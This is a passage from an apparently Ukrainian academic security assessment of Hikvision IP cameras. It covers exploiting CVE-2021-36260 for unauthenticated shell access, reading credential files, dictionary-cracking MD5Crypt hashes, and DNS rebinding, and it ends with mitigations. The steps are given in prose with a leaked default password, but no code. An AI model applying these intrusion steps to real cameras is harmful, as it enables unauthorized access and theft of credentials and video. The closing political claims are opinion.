

Рисунок 3.20 – Використання пошукової системи Shodan для IoT-пристроїв Hikvision

З рис. 3.20 видно, що хост має відкритий порт HTTP сервера, де останнє оновлення ПЗ проводилось з 2016 року, тобто це може свідчити про потенційну вразливість пристрою. Стосовно інших IoT-пристроїв, що були скановані,

встановлено, що вони мали декілька відкритих портів, де хоча б один з серверів мав застаріле ПЗ своєю чергою це вказує на велику поверхню атак. Після того як була отримана необхідна інформація, було проведено дослідження на вразливість, відображена на рис. 3.21.



Рисунок 3.21 – Дослідження веб-серверу на вразливість CVE-2021-36260

З рис. 3.21 можливо побачити використання вразливості. Спочатку ПЗ перевіряє пристрій на доступність, після чого перевіряє пристрій на вразливість двома етапами: чи є кінцева точка камерою Hikvision та чи реагує кінцева точка на експлуатацію належним чином. В цьому випадку камера виявилась вразливою, тому виконується ін’єкція, тобто відправляється команда HTTP-запитом PUT в корисне навантаження XML, де в якості команди можливо використати підключення до оболонки SSH або виконати сліпу команду. За цих обставин отримано обмежену оболонку – Almquis shell (ash). Цей командний інтерпретатор має двадцять чотири вбудовані команди та десять різних опцій командного рядка, однак з його допомогою можливо перевіряти скрипти на shell-сумісність.

У такий спосіб можливо переглянути детальну інформацію про вміст каталогів, які зберігаються на пристрої. Перегляд поточного каталогу наведено на рис. 3.22. Маючи можливості, щодо перегляду та зміни системних файлів без проходження процесу автентифікації можливо підтвердити концепцію про критичний рівень вразливості.



Рисунок 3.22 – Перегляд системних файлів

З рис. 3.22 зображено перелік системних файлів, де доступ та редагування цих файлів не є забороненим, тобто це пряма загроза основних властивостей інформації як об'єкта захисту, а саме: цілісності, конфіденційності та доступності.

Цікавими файлами, що становлять конференційні дані є каталоги «/devinfo» та «/etc». «/devinfo» – це каталог, що зберігає інформацію про пристрій та дані які на ньому зберігаються. Перегляд файлів, що знаходяться у каталозі «/devinfo» наведено на рис. 3.23.



Рисунок 3.23 – Перегляд файлів у каталозі «/devinfo»

Усередині каталогу «/devinfo» виявлено файли під назвою «ipc_db», а також «ipc_db_backup», які є базами даних SQLite format 3. Ці файли зберігають сховище паролів із відкритим текстом, дані внутрішніх мереж, дані сервісів та іншу інформацію. Перегляд інформації, що зберігається в каталозі «ipc_db_backup» зображено на рис. 3.24.



Рисунок 3.24 – Перегляд інформації, що зберігається в каталозі «ipc_db_backup»

З рис. 3.24 можливо побачити конфігурацію камери та відкритий пароль за замовчуванням – «admin123450».

Стосовно раніше згаданого каталогу «/etc» – це каталог файлової системи, що містить конфігураційні файли більшості системних утиліт та програм. Найбільш цікавим для зловмисника є файл «/etc/passwd» – файл, який містить у текстовому форматі список облікових записів користувачів. Основним призначенням «/etc/passwd» є зіставлення логіну та ідентифікатора користувача, де поле пароля містить хеш пароля та використовується для автентифікації. Кожен рядок файлу описує одного користувача й містить сім полів, розділених двокрапками: реєстраційне ім'я або логін, хеш пароля, ідентифікатор користувача, ідентифікатор групи за замовчуванням, інформаційне поле, початковий (домашній) каталог, реєстраційна оболонка або shell. Перегляд файлу

«/etc/passwd», що містить список облікових записів користувачів наведено на рис. 3.25.



Рисунок 3.25 – Перегляд файлу «/etc/passwd», що містить список облікових записів користувачів

На рис. 3.25 зображено логін та відповідний йому хеш пароль. Отже, було отримано інформацію про пристрій, яку не повинні були отримати, вміст «/etc/passwd», між іншим, пароль облікового запису адміністратора завжди збігається з паролем адміністратора веб-порталу камери. Після того як зловмисник отримав інформацію про облікові записи користувачів, він може використати ці записи або внести в них зміни, тобто створити власні записи для проходження автентифікації. Одним з методів є редагування бази даних файлу «ipc_db» або файлу облікових записів «/etc/passwd», після чого зробити їх постійними. Приклад редагування файлу облікових записів «/etc/passwd» відображено на рис. 3.26.



Рисунок 3.26 – Приклад редагування файлу облікових записів «/etc/passwd»

З рис. 3.26 відображено хеш пароль з використанням алгоритмом хешування MD5Crypt. Щоб зрозуміти який алгоритм хешування використовувався потрібно проаналізувати хеш. Починаючи з першого сигнатурного поля в цьому випадку – 1, який є ідентифікатором алгоритму хешування, наприклад: значення ідентифікатора «1» відповідає алгоритму MD5, тоді як для значення ідентифікатора «2a» використовується Blowfish. Друге поле відповідає за сіль (до восьми довільних символів, в цьому випадку «yi»). Третє поле є хешем.

Алгоритм дайджесту повідомлень MD5 – це популярна 128-бітова хеш-функція, розроблена Рональдом Рівестом у 1991 році. Кілька років тому вона широко використовувалася для зберігання паролів хешованих і перевірки цілісності файлів/двійкових файлів. MD5 вже був оголошений криптографічне зламаним через його вразливість до атак з колізією хешів, його не слід використовувати. Crypt – це функція створення солоних хешів з відкритого тексту та сольових значень (генерованих або наданих випадковим чином) для безпечного зберігання паролів, яка широко підтримується бібліотеками програмування. Функція може використовувати кілька базових алгоритмів хешування, таких як MD5, Blowfish або Secure Hash Algorithm (SHA). Використання «солоного» пароля означає, що одне й те саме введення відкритого тексту не завжди дає той самий хеш. Отже, MD5Crypt використовує сіль, щоб експоненційно ускладнити вичислювальні атаки. Крім того, він використовує розтягнення, щоб зробити атаки грубої сили більш важкими.

MD5Crypt можливо розділити на три етапи. Ініціалізація, цикл та фіналізація. Нижче наведено короткий опис етапів роботи алгоритму MD5Crypt.

1) Генерація простого хеша MD5 на основі солі та паролю.

2) Використання циклу тисячу разів, обчислення нового хешу MD5 на основі попереднього хеша, об'єднаного поперемінно з паролем та сіллю.

3) Використання спеціального кодування base64 для кінцевого хешу, щоб створити рядок хеш-пароля.

Альтернативним варіантом проходження автентифікації є підбір паролю у відкритому вигляді. З цією метою зловмисники можуть застосувати ПЗ для підбору хеш-паролю використовуючи основні методи такі як: атака «грубої сили» чи атака за словником. Атака за словником як вектор атаки, використовуваний зловмисником для проникнення в систему, захищену паролем, технічно поміщаючи кожне слово у словник як форма пароля для цієї системи. Цей вектор атаки є формою атаки грубої сили. Словник може містити слова з англійського словника, а також деякі списки часто використовуваних паролів, а в поєднанні із заміною звичайних символів цифрами іноді може бути дуже ефективним й швидким. Різниця між грубою силою та атакою за словником полягає в тому, що при атаці грубою силою перевіряється велика кількість можливих перестановок ключів, тоді як при атаці за словником перевіряються лише слова з найбільшою кількістю шансів на успіх і менше займає час, ніж груба сила.

Таким чином, маючи вхідні дані (алгоритм хешування, сіль та хеш) для підбору паролю було використано атаку за словником за допомогою вже згадуваного JtR, результати підбору паролів відображено на рис. 3.27.



Рисунок 3.27 – Результати підбору паролів за словником

З рис. 3.27 можливо побачити підібрані паролі, де загальна кількість становить тридцять п’ять хеш паролів з них дванадцять було підібрано, а двадцять три довели свою криптографічну стійкість. Отже, більшість користувачів дотрималися основних правил налаштування безпечного пароля.

Використовуючи програмний код вразливості пов’язаної з дистанційним виконанням коду, зловмисник може автоматизувати програмний код або виконати зараження системи відеоспостереження на кшталт шкідливого ПЗ «Stealer».

Шкідливе ПЗ «Stealer» є одним з найбільш поширених типів шкідливих програм, виявлених в даний час. Предметом полювання зловмисників є крадіжка якомога більше персональних даних, від базової системної інформації до локально збережених імен користувачів й паролів [2]. В цьому випадку шкідливе ПЗ «Stealer» призведе до вилучення файлу бази даних віддалених користувачів з усіма обліковими даними, збереженіЗх даних автентифікації бездротових мереж, хмари, сервісів (FTP, P2P, Telnet, електронної пошти та інших), топології локальної мережі, відео та аудіо запис. Атака отримує уявлення про планування будівлі, цінності всередині та пристрої в мережі, використовуючи IP-камеру. Якби

зловмисники отримали доступ до цієї інформації, то це було б серйозним порушенням конфіденційності.

Щодо налаштувань безпеки постачальника продуктів та послуг для відеоспостереження компанії Hikvision надає такі параметри налаштування безпеки як: авторизація, фільтрація IP-адрес та служба безпеки.

Параметр авторизації має тільки одне поле налаштування – авторизації по протоколу Real Time Streaming Protocol (RTSP). RTSP – потоковий протокол реального часу, в якому описані команди для управління потоком. За допомогою цих команд відбувається трансляція відео-потоку від джерела до отримувача. Наприклад, від IP-камери до відео-реєстратора або сервера. Якщо відключити RTSP авторизацію, будь-хто зможе отримати відео потік по RTSP протоколу через IP-адресу. Фільтрація IP-адрес дає можливість контролю доступу. Для забезпечення віддаленого доступу та збільшення безпеки даних камера пропонує службу безпеки. Параметр служба безпеки надає можливість використати функцію «Включення блокування нелегального входу», яка заблокує IP-адрес, якщо логін/пароль адміністратора буде введений неправильно сім разів.

Огляд параметрів безпеки, що налаштовані на IoT-пристрої наведені на рис. 3.28.



Рисунок 3.28 – Огляд налаштування параметрів безпеки

З рис. 3.28 можливо побачити, параметри безпеки, які необхідні для забезпечення контролю доступу, однак фільтрація IP-адрес не використовується. Крім параметрів безпеки, можливо налаштувати додаткові функції, що впливають на безпеку, а саме: платформа доступу та налаштування протоколу HTTPS.

Під платформою доступу розуміється хмарний сервіс Hik-Connect. Hik-connect – це безкоштовний хмарний сервіс компанії HikVision, за допомогою якого можливо отримати віддалений доступ до перегляду відео з камер у режимі онлайн та можливість переглядати відеоархів на відеореєстраторі. Зберігання відеоархіву у хмарі не передбачено.

Компанія HikVision, як і багато китайських компаній, відома не тільки своїми низькими цінами, але й недостатньою кібербезпекою. Майже у всьому, що робить HikVision, знаходили якісь вразливості. Як результат, було зламано багато, що тільки можна й IP-камери й відеореєстратори та скомпрометовано ПЗ, були виявлені критичні вразливості хмарних серверів HikVision (на той момент це був

сервіс hiDDNS та hik-online). Хмарний сервіс Hik-connect повинен розв’язувати проблему попередніх хмарних вразливостей, оскільки в ньому використовується шифрування й доступ до відеопотоку має тільки користувач, який знає верифікаційний код від пристрою (цей код, по суті, є ключем шифрування потоку та знаходиться на коробці від пристрою відеокамери), тобто використання хмари Hik-connect має бути надійнішим та безпечнішим. Але компанія HikVision знову надійшла досить дивним чином зі своїми користувачами, під час запуску роботи нової хмарної платформи Hik-connect, коли користувачі переходили зі старого сервісу на новий та спостерігалися перебої в роботі сервісу, повільне з'єднання або розриви з'єднання, HikVision рекомендувала використовувати UPnP, та підключатися до відеокамери безпосередньо.

До речі, пристрої які використовують протокол без автентифікації, такий як UPnP або HTTP (використовується на незашифрованих веб-серверах) можуть мати вразливість пов’язаною з повторним прив'язуванням DNS.

DNS rebinding дозволяє віддаленому зловмиснику обходити мережевий брандмауер жертви та використовувати її веб-браузер, як проксі-сервер для безпосереднього зв'язку з пристроями в приватній домашній мережі жертви [3].

Коли зловмисник може використовувати браузер жертви як проксі-сервер для доступу до захищених пристроїв у локальній мережі, то він зможе сканувати локальні IP-адреси на наявність пристроїв та націлювати певні пристрої на подальші атаки з привілейованого становища у мережі. Багато пристроїв, представлених у локальних мережах, зазвичай мають паролі за замовчуванням, слабкі паролі або іноді, взагалі не проходять автентифікацію на тій підставі, що вони недоступні для зловмисників через загальнодоступний Інтернет і тому не вимагають строгого контролю, такого як сувора перевірка справжності тощо.

В ідеальному сценарії для зловмисника він зможе повністю скомпрометувати один цільовий пристрій та встановити бекдор-канал доступу, такий як зворотна оболонка, до свого власного сервера та використовувати його для спрямування подальших атак на інші пристрої в межах захищеного сегмента мережі.

Надійна стратегія пом'якшення наслідків атак повторної прив’язки DNS полягає у реалізації перевірки заголовків HOST на всіх відкритих веб-сервісах. Також у боротьбі з цією проблемою допоможе дотримання базових правил: сегментація мережі та розмежування доступу – переважна частина IoT-пристроїв

не повинна перебувати в одному сегменті з рядовими користувачами, а останні не повинні мати доступу до їх інтерфейсів керування. Вимкнення служб, що не використовуються, знизить кількість потенційних вразливостей на пристрої; зміна облікових записів, паролів і портів, що використовуються за замовчуванням значно ускладнить процес експлуатації вразливості, якщо атакуючий отримав доступ до пристрою. HTTPS SSL/TLS також може допомогти пом'якшити атаки повторної прив’язки DNS – не через шифрування, яке він забезпечує, а через перевірку SSL-сертифіката, оскільки сайт, до якого браузер користувача вважає, що він підключається, не буде відповідати сайту, вказаному у SSL-сертифікаті. Обов’язково повинно перевірити оновлення ПЗ.

Отже, не рекомендується використовувати хмарні середовища, оскільки хмарні послуги зберігання даних стають каналом витоку інформації, а також те що користувач надає контроль своєї системи відеоспостереження в цьому випадку HikVision та комуністичної партії Китаю.

